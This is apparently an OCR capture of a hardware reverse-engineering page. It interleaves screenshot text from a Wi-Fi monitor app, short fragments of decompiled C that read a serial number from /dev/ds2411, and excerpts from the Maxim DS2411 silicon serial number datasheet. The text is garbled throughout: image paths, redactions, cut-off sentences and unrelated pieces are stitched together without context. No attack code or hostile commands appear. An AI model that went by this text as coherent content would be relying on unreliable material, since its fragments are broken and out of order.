
0400[redacted](Home)

00:36


0e 00 1A BC DE FG

Wifi Monitor

04 00 1A BC DE FG



2Easy App



Registered


Monitor

0400[redacted](Home)


00:36

0e 00 1A BC DE FG

Username



```
int __fastcall ReadDs2411Sn(_BYTE *serial_out)
{
  _BYTE *serial; // r4
```



19-6131; Rev 11/11

MAXIM

DS2411

Silicon Serial Number with V_{CC} Input


FEATURES

- Unique, Factory-Lasered and Tested 64-Bit Registration [redacted] Plus 48-Bit S[redacted] Tester); Cus[redacted]


PIN CONFIGURATION

DESCRIPTION

The DS2411 silicon serial number is a low-cost, electronic registration number with external power supply. It provides an absolutely unique identity that can be determined with a minimal electronic interface (typically, a single port pin of a microcontroller). The DS2411's registration number is a factory-lasered, 64-bit ROM that includes a unique 48-bit serial number, an 8-bit CRC, and an 8-bit family code (01h). Data is transferred serially through the Maxim 1-Wire protocol. The external power supply is required, extending the operating voltage range of the device below typical 1-Wire devices.



```
  {
    puts("read /dev/ds2411 error!");
    result = -1;
  }
  else
```



+85°C

DS2411X	-40°C to +85°C	4 Flip Chip*

+Denotes a lead(Pb)-free/RoHS-compliant package.
T&R = Tape and reel.
*The DS2411X is RoHS qualified and comes in tape and reel.

